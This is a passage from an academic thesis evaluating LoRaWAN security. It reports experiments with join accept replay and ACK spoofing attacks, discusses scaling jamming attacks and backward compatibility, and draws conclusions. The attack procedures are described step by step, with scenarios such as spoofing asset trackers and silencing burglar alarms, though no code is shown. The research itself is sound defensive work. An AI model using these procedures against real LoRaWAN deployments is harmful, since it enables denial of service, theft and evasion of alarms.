attacker to succeed in 85% to 100% of the trials. The low trial count per scenario does not allow to give an exact number for the success probability. Also, the experimental setup based on a real wireless channel cannot exclude external influences completely. However, we can reasonably state that the presented attack is practicably applicable to LoRaWAN networks with at least one entity running a LoRaWAN 1.0 software stack – which matches our expectations from the theoretical discussion.

The experiments show all scenarios with at least one LoRaWAN 1.0 entity to be practically vulnerable to the join accept replay attack.

From the raw data, we can identify two main reasons preventing the attacker from reaching a success rate of 100%, both of which are related to communication errors and are assumingly caused by the non-ideal channel. As shown in Section 7.2.1, the jammer is not perfect.

Considering the possible failures, if jamming during the collection phase does not work properly, the end device might be able to successfully join the network in this phase, which leaves no opportunity for the attacker to replay a message. Whether a join accept message captured during such a join process is usable as replay material in further attacks depends on the end devices behavior concerning tracking of used JoinNonces.

If Node_{GW} fails to jam the second join request during the replay phase, the network server will respond with another join accept message at the same time as the replay is scheduled. If, in addition, the sniffer misses the second join request or the network server's join accept arrives at the end device with a sufficiently higher signal level, the join process terminates successfully.

Most failed attacks fail due to bad reception or missed jamming, but not by conceptual errors.

Even though the permanent effect of the attack cannot be observed for the LoRaWAN 1.1 deployments, the join procedure still failed in these experiments as only unrelated join accept messages are sent to the end device in response to a join request. In contrast to all other scenarios, this effect is not permanent. As soon as the attacker stops actively interfering with the network, the end device again may successfully join.

8.1.3 *Backward Compatibility and Software Idiosyncrasies*

The experimental results confirm the assumptions about backward compatibility for this attack. The clear separation of success rates between those scenarios including a LoRaWAN 1.0 device and the pure LoRaWAN 1.1 deployments strongly suggest that the underlying vulnerability of missing relation between join request and join accept message is mitigated in LoRaWAN 1.1, as not a single successful attempt could be observed. A proof for the mitigation, however, cannot be given due to the limits of the methodology.

The scenarios with backward compatibility do not show any significant difference to the pure LoRaWAN 1.0 scenario, which also matches our expectation, as the change to the message integrity code (MIC)

calculation, which is the only countermeasure against the attack, can only be employed if it is applied on all involved entities.

A more interesting and less expected finding of this experiment was that none of the end device software stacks seems to track JoinNonces when deployed in LoRaWAN 1.0 mode. This drastically increases the impact of this attack, as it allows the attacker to collect a single join accept message and replay it on any upcoming join request of the same end device, desynchronizing the session context every time. So the attacker does not need to perform an explicit collection phase before each attack, but can run this phase just once. Even the join accept message from a passively recorded join process is sufficient to attack further join processes.

None of the LoRaWAN 1.0 end devices seems to track JoinNonces, allowing to attack all further join requests with a single captured join accept.

As the join accept message is directly protected by the root keys of the end device, which are not meant to be replaced during its lifetime, this allows an attacker to disable the device repeatedly until it is eventually decommissioned.

8.2 ACK SPOOFING

While its structure resembles the join accept replay attack, the ACK spoofing attack has not the goal of generically disabling a certain device, but to influence which messages reach the network server without the end device noticing the interference. This makes ACK spoofing belong to the category of attacks manipulating the application payload (cf. Section 4.2.3).

The targets of the attack are end devices using confirmed uplink messages. As, due to the limited downlink budget of LoRaWAN gateways, it is advised to use confirmed messages only if confirmation is necessary, those messages can be assumed to carry important information or event notifications for the application server. The ACK spoofing attack aims at acknowledging the reception of an uplink message to the end device while preventing the message from actually reaching the server.

The evaluation design is outlined in Section 6.2.2: An end device is activated using activation by personalization (ABP), as this is faster than OTAA and the attack is unrelated to the join process. The device then starts sending confirmed uplink messages, which are acknowledged by the network server before the next uplink is sent by the end device. The content of the messages and the frame counters are observed on both sides of the connection.

The network topology is the same as for the join accept replay attack, with a dedicated field node of the attacker collocated with the end device and with the gateway (cf. Figure 8.1). This way, the attacker can interfere with the communication at each location and perform advanced jamming actions.



Figure 8.4: Activity diagram: Attacker behavior for ACK spoofing. The collection phase is shown in yellow, the spoofing phase in green.

8.2.1 *Attacker Behavior*

An activity diagram for the attacker is given in Figure 8.2. We provide the complete Python listing used to run experiments in Appendix D.2 for reference.

The idea behind the ACK spoofing attack is to exploit the missing relation between the downlink message containing the ACK flag and the confirmed uplink message in LoRaWAN 1.0 (cf. Section 4.1.5). The creation of a valid downlink message for a specific end device requires the possession of its session keys, which is out of scope for our attacker model. For that reason, we follow the same approach that we used for the attack on the join process and collect a downlink message carrying an acknowledgment that is still unknown to the end device.

The attack requires an ACK collection and an ACK spoofing phase.

It is important to note that the network server only transmits an ACK when it received a valid confirmed uplink before. So to drop a certain uplink message, the attacker needs a headstart to capture the ACK for a preceding message. Furthermore, the downlink frames

contain the downlink frame counter. As a consequence, any downlink frame that is successfully processed by the end device after the attacker captured the frame containing the ACK immediately invalidates the captured frame, as the contained frame counter value is higher than the captured one.

Based on these considerations, we can define two phases of the attack: The first phase is the collection phase, in which the attacker captures a downlink frame containing an ACK, and assures that this downlink frame is not processed by the end device. In the second phase, the attacker waits for the confirmed uplink message that should be suppressed at the network server and acknowledges it to the end device while jamming its reception at the gateway.

For our experiment, we assume that the attacker collects an ACK and uses it immediately against the following uplink message. In practice, a more sophisticated approach for the selection of messages might be required.

Phase 1: Collection – First, the attacker needs to collect the ACK. Therefore, he puts the node near the end device (Node_{ED} from now on) in uplink receive mode. Every frame is checked for the message type to be `CONF_DATA_UP` and for a matching DevAddr of the target end device.

When a matching frame has arrived, the attacker puts Node_{ED} in downlink jamming mode with a pattern matching all downlink frames for the target DevAddr. Jamming is required to prevent the end device from processing the ACK, which would increase the downlink frame counter on the end device and thus render the captured ACK invalid. The field node near the gateway (Node_{GW}) is configured as a downlink receiver to capture the ACK message while it is being jammed at Node_{ED}.

The attacker cannot determine whether the end device processed the captured ACK.

The attacker then waits for `RX_DELAY_2` + 1 s to be able to capture the ACK in each of the receive windows. For the default network configuration, this means waiting for 3 s. If an ACK is received during this period, the attacker proceeds to the second phase. Otherwise, he starts again waiting for a confirmed uplink message.

Phase 2: Spoofing – The first action in this phase is to configure Node_{GW} as a selective jammer for confirmed uplinks of the target end device. This way, the attacker can assure that the confirmed uplink is not processed by the network server.

Here, the attacker can observe if the network server processed the uplink by checking the receive windows for an ACK response.

Then, the attacker waits for the confirmed uplink for that the ACK should be spoofed by putting Node_{ED} into uplink receive mode. Every incoming frame is checked for MType being equal to `CONF_DATA_UP` and the target end device's address. In addition, the uplink frame counter is compared against the one in the message for which the attacker captured the ACK, as the end device might retransmit the uplink multiple times. The network server only acknowledges each uplink once, as otherwise, a DoS attack would be possible, so the

attacker does not need to care about retransmitted acknowledgment messages.

Different to the join requests, for which retransmission with the same DevNonce are forbidden, uplink messages may be retransmitted with the same frame counter.

Once a matching uplink frame has been received by Node_{ED}, the attacker schedules the retransmission of the captured ACK message after `RX_DELAY_1` and `2`, relative to the `rxdone` timestamp of the incoming frame. As the uplink is jammed at Node_{GW}, no interfering message should arrive from the network server, so that the end device receives and processes the captured ACK and treats the uplink as acknowledged, while it is still unseen at the network server.

8.2.2 *Results*

When running the experiments, we have to check three things for each trial. If one of these conditions is not met, the attacker was not successful:

- During the collection phase, the ACK must be lost at the end device and the confirmed uplink must eventually be reported as lost. Otherwise, the end device already processed the captured ACK and it cannot be used for spoofing.
- The ACK in the spoofing phase must be received and processed by the end device, as otherwise, the end device notices that the message was not delivered successfully.
- The message sent by the end device in the spoofing phase must not be present in the network server's message log. Preventing the network server and application server from receiving a particular confirmed message is the main goal of the attack.

Figure 8.5 shows each of these properties separately in stacked pie charts, with the outermost ring of each diagram depicting the overall success of the attacker.

The deployment scenarios are the same as for the join accept replay attack, and again, we see that the attacker did not succeed once for the pure LoRaWAN 1.1 scenarios, giving a success rate of 0%. For the backward compatibility scenarios and the pure LoRaWAN 1.0 deployment, the success rate of the attacker varies between 75% and 95%. This shows that the attack is practically possible.

ACK spoofing is practically possible if at least one LoRaWAN 1.0 entity is involved.

Comparing the success rates with those for the join accept replay attack, we get a general impression of a slightly lower success rate for this attack. A reason might be that the reaction time for the controller is shorter, as by default `RX_DELAY_1` is set to only 1 s, while `JOIN_ACCEPT_DELAY1` leaves 5 s for reconfiguring the involved field nodes.

A look at the causes for attacker failure undergirds this assumption: In about half of the failed cases, the framework was not capable of suppressing the reception of the ACK in the collection phase. As the



Figure 8.5: Results for the ACK spoofing attack

results from the jamming experiments show that this is not a problem of the jammer itself (cf. Section 7.5), faster control of the nodes might improve the success rate.

With an exception for the pure LoRaWAN 1.1 scenarios, the other reasons for failed attacks do not show a significant pattern. They are mostly caused by a failed transmission during the experiment, which can be related to the nature of the real-world channel.

8.2.3 *Backward Compatibility and Software Idiosyncrasies*

LoRaWAN 1.1 seems to successfully mitigate the ACK spoofing attack.

From the significant difference in attacker success rates between the pure LoRaWAN 1.1 scenarios and those with at least one LoRaWAN 1.0 entity involved, we can assume that the mitigation for the vulnerability is effective. As the relation between the confirmed uplink frame and acknowledging downlink frame is created by modifying the MIC of the downlink frame, it is reasonable to see that only the scenarios where both entities follow the updated specification can prevent the attack. The measures for backward compatibility have to revert the changes to the MIC to assure interoperability.

LoRaMAC v5 also reported "MIC fail" when receiving the spoofed ACK message while being paired with the LoRaWAN 1.1 backends (TTN v3, LoRaServer v3). This shows that, indeed, the updated MIC calculation prevented processing the spoofed message. Nevertheless, the specification updates cannot mitigate the physical jamming attack, the only advantage is the end device now being aware of the failed transmission.

Varying the end device software also shows that each implementation follows an individual strategy for retransmissions of confirmed messages that did not receive an ACK. While Arduino LMIC retransmitted each confirmed uplink several times before eventually reporting its loss, LoRaMAC v5 made only one attempt. The specification itself does not explicitly define this behavior for the end device. But as the network server is restricted to only transmit each downlink message once, the efficiency of many retransmissions for the end device is at least questionable, if only one of them will be answered. For the attacker however, this means that interpreting the frame counter of captured messages is mandatory.

Knowledge of the network's parameters is crucial for the success of the attacker.

Another important factor for the success of the attacker is being aware of the network parameters. First experiments with the default configuration of TTN v3 showed an `RX_DELAY_5` of 5 s, which is used for performance reasons, according to the developers[1]. Assuming wrong parameters prevents collecting the ACK message or leads to wrongly scheduled spoofing. For the experiment, we configured the TTN v3 stack to use an `RX_DELAY_1` of 1 s for comparability with other software.

Given the finding for the unchecked JoinNonce in the join accept replay attack, we also tried to reuse a single ACK to spoof on multiple consecutive uplink messages. We found none of the tested software to be vulnerable for such actions. All of them validated the frame counters correctly so that each ACK can be used only once, and after that, a new ACK has to be collected.

1 see `https://github.com/TheThingsNetwork/lorawan-stack/issues/277`: "Two reasons to increase it from 1 to 5; (1) Have more time for the application-layer to drive a downlink message response to an uplink message, (2) Have time for network-layer downlink (i.e. MAC answers and acks) across clusters over peering (...)"

Part IV

DISCUSSION AND CONCLUSIONS

Based on the results of our evaluation, we discuss their relevance for the secure operation of LoRaWAN. Finally, we provide an outlook and future work in the field as well as possible extensions of our framework. We finish the work by concluding our course of action and the achieved results.

9 DISCUSSION

In the previous chapters, we presented our experimental results on jamming of the LoRa physical layer and practical attacks against LoRaWAN. We have seen that it is technically possible to interfere with LoRa frames, to target only specific messages, and also to replay jammed frames to run attacks against a higher-level protocol like LoRaWAN, all with available and affordable off-the-shelf hardware.

As this sets the bar low for an attacker of LoRaWAN networks, the implications for a secure and reliable operation of LoRaWAN networks and the applications built on top of them have to be addressed.

In this chapter, we first discuss the impact of jamming attacks on LoRaWAN performance and reliability. Then we consider the changes in LoRaWAN 1.1 and the implications fo backward compatibility, as well as other solutions to secure older devices and their applicability. Finally, we present starting points for future research in the area of the experimental analysis of LoRaWAN networks and their security properties.

9.1 IMPACT OF JAMMING ON LORAWAN PERFORMANCE

In our experiments, we showed the applicability of the attacks only for the smallest network possible, consisting of a single end device and one gateway. Real LoRaWAN networks require scaling up the effort for the attacker, as messages can take multiple paths and the overall traffic may increase. In this section, we present considerations about how this can be achieved.

Furthermore, we have discussed the attacker's capabilities concerning the LoRaWAN network itself. As LoRaWAN only provides the infrastructure to run applications on top of it, we now relate our findings to the effects that these attacks may have on two example applications.

9.1.1 *Scaling of Attacks*

Our experiments are limited in two aspects: First, our testbed consists only of one gateway and one single end device. Second, we limited the communication of the network to a single frequency, spreading factor and bandwidth. So in our case, the attacker knows in advance the location of transmission and reception and which parameters are used in the communication. We accepted these limitations by the

assumption that we can scale the attacks to real networks without invalidating the insights we gathered in our experiments.

Scaling up to real LoRaWAN networks comes with growing hardware and management demands for an attacker.

To justify this premise, we first have a look at LoRaWAN networks spread over a bigger area. Increasing the coverage of a LoRaWAN network means deploying more gateways, which in turn means that a single end device can be in reach of multiple gateways, providing more than one path for uplink messages and thus, increasing the robustness against single-node jamming attacks. The attacker can overcome this by deploying more nodes in the field, particularly beside each additional gateway. With more gateways, the chances for the network operator for a successful reception with at least one gateway add up, if we assume the best case of all receive rates being statistically independent of each other. But even the combined reception rate leaves a notable impact of a jamming attack.

As we have shown in Section 7.2.3, the jammer needs to be close to the receiver to be most efficient. While equipping the gateways with nodes is sufficient to attack the LoRaWAN uplink, for downlink messages this means that the attacker needs to collocate his nodes also with the end device. While not every end device has to be equipped with an attacker node, they have to be deployed at least in a way so that no gateway can provide a sufficiently stronger signal for the end device. When attacking a specific target, the best approach for the attacker would be to conduct a reconnaissance phase to locate the end devices, for example by measuring signal-to-noise ratio (SNR) and received signal strength indication (RSSI) values to estimate the location by trilateration.

This software solution for covering all spreading factors is also supported as "CAD listening" by the Single Channel Gateway [43] used for the experiments.

To scale our model in terms of channel coverage, the attacker has two possibilities. He either can use LoRa concentrators instead of modems to cover more channels with a single device, or he can combine a group of LoRa modems to expand the channel list. For the latter approach, a software solution exists that allows a single modem to cover all spreading factors at the cost of a lower minimal SNR. It is exploiting the exponential growth of LoRa chirp length with an increasing spreading factor. Starting at SF7, when a rise of the RSSI is detected, the modem is configured to consecutively switch through the spreading factors until a preamble can be detected. As the chirp duration doubles with each spreading factors, this leaves enough time to first listen with the lower spreading factors and then gradually increasing it.

For the attack on the over-the-air activation (OTAA) process, covering the default channels of the network is sufficient. For example, in the EU868 region, only three channels at 868.1 MHz, 868.3 MHz, and 868.5 MHz are mandatory.

All but the default channels are configured by the network server, so to configure his hardware correctly, the attacker needs the network-specific channel list. For public LoRaWAN networks, this list can

usually be obtained by reading the technical documentation or adding a device to the network via OTAA, which then receives the channel list from the network server. The channel list can be transmitted either using the optional CFList field in the join accept message or by sending `NewChannelReq` medium access control (MAC) commands to the end device. In a LoRaWAN 1.0 network, these commands are transmitted unencrypted if the `FOpts` field is used, which is an opportunity for the attacker to recon network parameters, as described in Section 4.1.9. As a last resort, the attacker can use a software defined radio (SDR) to capture the network's traffic and identify the channels currently in use.

Summarized, scaling the attacks up to actual LoRaWAN networks is possible, but strongly depends on the attacker's resources to create meaningful coverage. Expending this effort has to be weighed up against the damage that a successful attacker could cause to assess the risk of an attack at this scale.

9.1.2 *Jamming for Denial-of-Service*

Jamming affects the availability of a service only during the time of the attack, meaning when the attacker stops actively interfering with the network, it can immediately resume normal operation. Here, we discuss the variants of such denial of service (DoS) attacks, their impact on the network, and countermeasures.

The most critical attack is triggered jamming of uplink frames at the network's gateways, as this renders all Class A devices inoperable for the duration of the attack. Downlink for these devices is disrupted as well because they only accept messages from the network in the receive windows after an uplink message. As this message does not arrive at the gateway, the downlink windows cannot be scheduled.

Disrupting all uplink traffic at a gateway is the jamming attack causing the biggest threat to LoRaWAN networks.

Class B devices provide additional downlink windows, which are not affected by the aforementioned attack, but as these windows are scheduled based on a periodic beacon, they can easily be attacked. Even though the beacons are sent in implicit header mode (cf. Section 2.2.6), a `validheader` interrupt is generated by the modem after the preamble, so triggered jamming applies to these frames as well. If the jammer is not fast enough to corrupt the short network-common part (cf. Section 2.2.2), the attacker can use a node to synchronize to the beacon like Class B devices and then start jamming at the next beacon's estimated time of arrival. In contrast to the attack on Class A, the attacker in this case jams frames at the end device, so he must place his nodes sufficiently close to be able to hide the legitimate beacon from the devices. As the beacon is sent on a single predictable frequency, this increases the hardware requirements only marginally.

With jamming being a physical layer attack against the LoRa modulation, countermeasures on a higher layer like LoRaWAN have only limited impact. Switching between channels makes it harder for the attacker to cover all communication, nevertheless, it cannot prevent jamming attacks completely. If the attacker is known to block only certain channels, the network operator can decide to temporarily disable or change these channels by reconfiguring the end devices. However, this is also only possible if some channels are still available, as the configuration requires the exchange of MAC commands.

Countermeasures against jamming are hard to implement on higher-level protocols like LoRaWAN.

These findings have implications for the scope of applications that can be built on top of LoRaWAN. If the application cannot tolerate outages, it must not use LoRaWAN as its only means of communication. Critical infrastructure like power supply cannot rely only on LoRaWAN, as the threat in case of a failure is not reconcilable with the quality of service that LoRaWAN can provide. However, LoRaWAN might be used as an *additional* way of communication in case of an outage, as the provided long-range communication and low energy consumption can be beneficial in such a situation to increase resilience.

For other, less critical systems, this weighting of risk and utility has to be made individually.

9.1.3 *Jamming in Context of Attacks*

Most of the more advanced attacks rely on the ability to jam and receive a message and to replay it out of its original context (cf. Table 6.1). Besides the results for jammer placement from Section 7.2.3, we also need to consider the attacker's ability to still sniff on the messages.

From the experiments in Section 7.5, we learn that the receive rate at the sniffer is no issue with a greater distance between the entities. However, as already motivated in Section 6.3.1, when the devices come closer to each other, the jammer's signal strength approaches the one of the legitimate transmitter, making it harder for the attacker to receive the message successfully.

A dense distribution of gateways complicates attacks based on jamming-but-receiving.

This makes a dense distribution of gateways a possible countermeasure against attacks based on jamming while sniffing, as, at some point, the attacker is no longer able to place his nodes in a way that the signal margin between jammer and the actual message is sufficiently high to selectively receive only one of them. The attacker then might choose directional antennas to fade the jamming signal out, but this requires exact knowledge about the attacked network's topology. However, requiring a dense distribution of gateways contradicts the basic idea behind LoRaWAN in any case.

9.1.4 *Use Case Example: Location Tracking*

A use case often promoted with LoRaWAN is location tracking of assets like machines or vehicles, or even for cattle. Usually, Class A end devices are attached to the subject to send updates of its location via LoRaWAN. Location can either be determined by the network using trilateration, if a coarse measurement suffices, or by an additional GPS module attached to the end device. While some modules report the location periodically, others also include an inertial measurement unit (IMU) and update the location only if the device has moved.

As the end device does not require a confirmation for the reported location update, these devices usually employ unconfirmed uplink messages, making the ACK spoofing attack inapplicable. The join accept replay can create a DoS on these devices, which is a rather generic effect.

Delayed forwarding can make anti-theft location trackers useless.

The most interesting attack for these type of devices is delayed forwarding of messages, by first jamming and sniffing them and then performing a replay. If the application uses LoRaWAN's trilateration for locating the device, replaying the message in another place allows spoofing the location information. By using multiple transmitters, it is even possible to spoof the movement of the end device. If the tracker is used as an anti-theft-device, this means that the attacker can steal the protected asset while spoofing its location until he eventually destroys the tracker. Even if the missing signal is noticed, it will be too late for the asset owner to prevent the theft.

In case the end device uses GPS to determine its location, replaying the frames to other gateways cannot not work, as the spatial information is part of the FRMPayload field, which is protected by the message integrity code (MIC). However, in this case, the attacker can record messages before moving the protected asset, destroy the tracker upon arrival at the asset, and then start replaying the messages to deceive that the device is still in place.

The only protection against this type of attack is using not only the spatial information from the GPS signal, but also the time, and transmit both values in FRMPayload when sending an uplink. As the payload is protected by the MIC, and neither the location nor the timing is derived from the message's metadata, replaying these messages can be detected by the application server, which then can set off an alarm.

9.1.5 *Use Case Example: Alarm Systems*

Another use case for LoRaWAN is alarm systems, which react to certain events and then report those to the backend application, which triggers further actions. In case of a burglar alarm, this could be to inform a security service, but for environmental threats like floods,

other reactions might be required. All of these use cases, however, share the same requirement for fast and reliable forwarding of the information.

LoRaWAN provides two options to fulfill this requirement, either by retransmitting the message multiple times or by using a confirmed uplink repeatedly until the network server has acknowledged the receipt. Depending on the tenacity of the end device, a simple jamming attack might not be sufficient to stop the device from retrying the transmission, if the confirmed uplink is used. In that case, the ACK spoofing attack can be applied, if the attacker has an interest in reliably terminating the transmission of the event information.

The ACK spoofing attack can help to turn off a burgler alarm and to verify that the event remained unnoticed.

In the example of a burglar alarm, an attacker with the intention to enter the protected area could first cause an alarm to capture an acknowledgment message. Afterward, when the seemingly false alarm has been handled by the property owner, the captured message can be used to silence the alarm system, while observing the LoRaWAN traffic allows detecting whether the alarm has been processed by the network server. If no downlink response can be observed, the attacker can reasonably assume to still be unnoticed.

This example shows, that LoRaWAN can only provide best-effort reliability, but not guarantee that a message is eventually delivered. Also, the ACK spoofing attack allows to artificially reduce the probability for successful delivery by stopping further retransmissions, which in turn may drop the reliability of a solution below the estimated value. This has to be considered during the risk assessment.

9.2 IMPLICATIONS ON BACKWARD COMPATIBILITY

In Chapter 8, two attacks have been tested against different LoRaWAN software stacks, for the end devices as well as for the network itself. From our results, the specification version seems to be the deciding factor for the applicability of attacks, as none of the backward compatibility scenarios was able to prevent the attacker's success. Recommendations from [13] seem to be ignored by the software, as otherwise, the replaying of a single join accept to multiple join requests would not have been possible in Section 8.1.

Mitigating vulnerabilities in deployed end devices is hardly possible.

Software providers cannot autonomously implement countermeasures against the presented attacks, as every proposed mitigation defies the specification and breaks the interoperability. Furthermore, most LoRaWAN end device software is created by different authors than the backend software, making coordination of efforts an issue.

Changing the software of the already deployed end devices is not possible, which requires backward compatibility at least for the next few years. Even with the LoRaWAN 1.1 specification being release for nearly a year, many new devices are still only certified for use with LoRaWAN 1.0.2, because adopting the changes takes time for

implementation as well as recertification. Fortunately, the multicast feature of LoRaWAN 1.1 improves the situation for future devices, as it allows critical firmware updates to be rolled out to compatible end devices via an over-the-air update. Most of the attacks presented in the analysis could have been mitigated if this feature was available in LoRaWAN 1.0.

LoRaWAN multicast can help to provide software updates for future end devices.

Providing backward compatibility on the network server gradually increases the complexity of its software and comes at the risk of introducing new vulnerabilities which only exist due to the provided backward compatibility code.

9.3 FUTURE WORK

Concluding our discussion, we point out paths for future work on the topic, categorized into three domains: General research on LoRaWAN security, additional aspects and worthwhile ideas for experimental evaluation of the protocol, and possible extensions of the presented security evaluation framework.

Our security evaluation mainly examined the physical layer and the applicability of two selected attacks for a variety of LoRaWAN software. As shown in the literature analysis, more attacks remain to be confirmed or refuted in a practical scenario.

An interesting next step is a practical validation of the beacon spoofing attack and its actual implications to Class B operation. This attack is not mitigated with LoRaWAN 1.1, instead, the lack of beacon authentication is inherent to the protocol. While the presented framework is capable of evaluating the attack, a profound evaluation would require setting up a testbed with at least two concentrator-based gateways, which exceeded the scope of this work.

While LoRaWAN 1.1 mitigated some of the vulnerabilities, its new features also provide new areas for research on security issues, with roaming and its associated key management being only one example. By providing flexible access to the radio link of LoRaWAN, the presented framework can support interactive exploration of the new features.

While we discussed considerations for scaling the attacks up to larger testbeds, these considerations should be validated to make even more profound statements about the impact of the attacks on actual LoRaWAN networks.

A larger testbed also allows examining possible vulnerabilities concerning the adaptive data rate (ADR) feature of LoRaWAN. It follows a similar confirmation scheme like the confirmed messages and has not been considered when updating the MIC calculation in LoRaWAN 1.1. This could pave the way for replay attacks targeting a DoS by maliciously reducing the transmission power of the end device below the reception range of any gateway.

Scaling the framework to support larger networks and realistic channel lists can be simplified by adding more features to the field nodes. Supporting LoRa concentrators or implementing CAD-based listening on multiple spreading factors increases the channel coverage that a single node can achieve.

Another useful feature would be to provide a remote procedure call (RPC) or representational state transfer (REST) API directly from the companion application if it is deployed with integrated network support. This would remove the need for a TPy proxy node and simplify the architecture and scalability.

For the automated evaluation of attacks, a LoRaWAN application integration module for TPy would be helpful. Registering such a module with the network server under test could fully automate the evaluation process and produce quantifiable results without any human interaction.

Adjusting the framework to a larger testbed also places additional non-functional requirements on the framework, like the ability to synchronize timing between field nodes, paralleling the communication with the nodes, and provide inversion of control to allow nodes to actively push events to the controller. Currently, only a centralized polling model is supported.

10 CONCLUSIONS

With LoRaWAN being a candidate for the wireless communication link in today's and future Internet of Things (IoT) solutions, its security and reliability characteristics decide which applications can be safely operated on top of its infrastructure. Only with a profound assessment of threats and risks of the underlying network, applications can be designed for reliable and resilient operation.

Approaching such an assessment through literature analysis reveals that LoRaWAN 1.0 is already reported to be affected by multiple vulnerabilities, many of which are mitigated in the updated specification of LoRaWAN 1.1. However, the changes for those mitigations break the interoperability with the former specification, making explicit handling of backward compatibility mandatory for authors of new LoRaWAN software. The long lifetime of the deployed end devices and the delay in the recertification of software and hardware for the new specification cause these compatibility issues to remain for some years before the vulnerable version of the specification can eventually be taken down.

Backward compatibility is an issue for LoRaWAN and will remain relevant.

While the literature analysis provides a theoretical background about vulnerabilities and attacks, the security of LoRaWAN as an open standard not only depends on the specification but also of its implementation. For that reason, we implemented a distributed LoRaWAN security evaluation framework. This tool enables us to study the behavior of actual LoRaWAN software in the field and to verify or refute the presence of vulnerabilities and attacks in a given scenario. As the verification experiments are implemented as Python scripts, they provide reproducibility and allow comparing different versions of software and specifications against each other. This equips us with an effective tool to generate quantitative experimental results on LoRaWAN security.

With our framework, we can practically assess the security of actual LoRaWAN networks.

Using the framework to evaluate the LoRa physical layer's susceptibility to jamming reveals this kind of attack as a serious threat to LoRa and, as it is built on top of LoRa, also LoRaWAN. In contrast to the claimed robustness of the chirp-spread-spectrum (CSS) modulation against interference, and in consensus with related work on this topic, we find LoRa signals to be strongly affected by coexistence with other, similar-configured signals. Further analysis shows that, for all physical layer configurations, the minimum LoRa frame length required for triggered jamming is shorter than the minimum frame length of LoRaWAN, making every LoRaWAN message vulnerable against such attacks. Besides, we demonstrate that even selective jamming based

LoRaWAN is susceptible to precisely targeted jamming attacks.

on LoRaWAN message types and device addresses is possible. The only prerequisite for an attacker is bringing a device sufficiently close to the designated receiver of the message, as the success for the attack increases when approaching the receiver.

Jamming by itself only allows for temporary denial of service (DoS) attacks. By expanding our test setup to cover the transmitter and the receiver, we find that – given a certain distance between both entities – it is possible to sniff the payload of messages that have been jammed at the designated receiver. This allows the attacker to perform more sophisticated replay attacks, with goals going beyond merely disrupting the communication for a certain time.

